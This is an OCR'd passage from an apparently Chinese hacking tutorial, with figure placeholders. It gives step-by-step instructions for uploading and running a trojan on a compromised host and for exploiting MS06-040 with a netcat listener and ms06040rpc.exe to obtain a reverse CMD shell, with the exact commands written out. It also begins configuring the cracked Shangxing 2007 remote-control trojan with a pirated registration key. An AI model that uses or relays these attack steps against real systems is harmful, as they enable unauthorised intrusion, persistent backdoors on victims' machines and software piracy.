


图10

连接成功，接下来点击“利用目录”，选择“执行命令”，在这里可以执行任何命令，如图11。点击“利用目录”，选择“上传文件”，将木马上传上去，如图12，然后点击“开始上传”，上传成功了，再转换到执行命令，运行一下，呵呵，过一会儿木马就会上线了。

三、远程溢出攻击

远程溢出攻击简单的讲就是利用程序的漏洞对其发送精心构造的畸形数据包，对它进行缓冲区溢出。打开Ms06040扫描器，输入起始IP地址192.1.80.1和结束的IP地址192.1.80.3，如图13。




图 11




图 12




图 13

首先使用 nc 在本地电脑上监听 8888 端口，运行格式为 **nc –l –vv –p 8888**，如图 14。再打开一个 CMD 窗口来执行 MS06040RPC 程序，如图 15。




图 14




图 15

格式为“ms06040rpc.exe 攻击的IP 我的IP 反弹的端口 操作系统类型”，其中操作系统类型中，1 是 win2000SP4，2 是 winXPSP1。具体的命令格式就是 **ms06040rpc.exe 192.1.80.2 192.1.80.3 8888 1**，如图 16。




图 16

已经发送成功了，现在回到本地监听的 NC 窗口去看看，有没有成功拿到对方的 CMDshell，如图 17。呵呵，成功返回了一个 CMDSHELL。




图 17

四、上兴 2007 木马配置过程

对于上兴远程控制软件，相信经常玩木马的朋友一定都非常熟悉，它的强大功能也一定令各位爱不释手吧，今天就简单介绍一下上兴 2007 服务端的配置过程。由于上兴最新版是要注册购买的，大伙应该都舍不得掏这个钱吧，不过幸好有好心人已经将其破解了，废话不多说了，打开“上兴远程控制 vip 2007sp2 0601 正式版完美破解”，再打开同一文件夹下的一个注册码的 TXT 文件，将注册码 COPY 填入到上兴注册信息里。呵呵，主界面出来了（此处会跳出一个找不到 QQWry.Dat 文件，也就是 IP 数据库，随便找个显 IP 的珊瑚虫版 QQ，将里面的 QQWry.Dat 复制过去就可以了），如图 18。

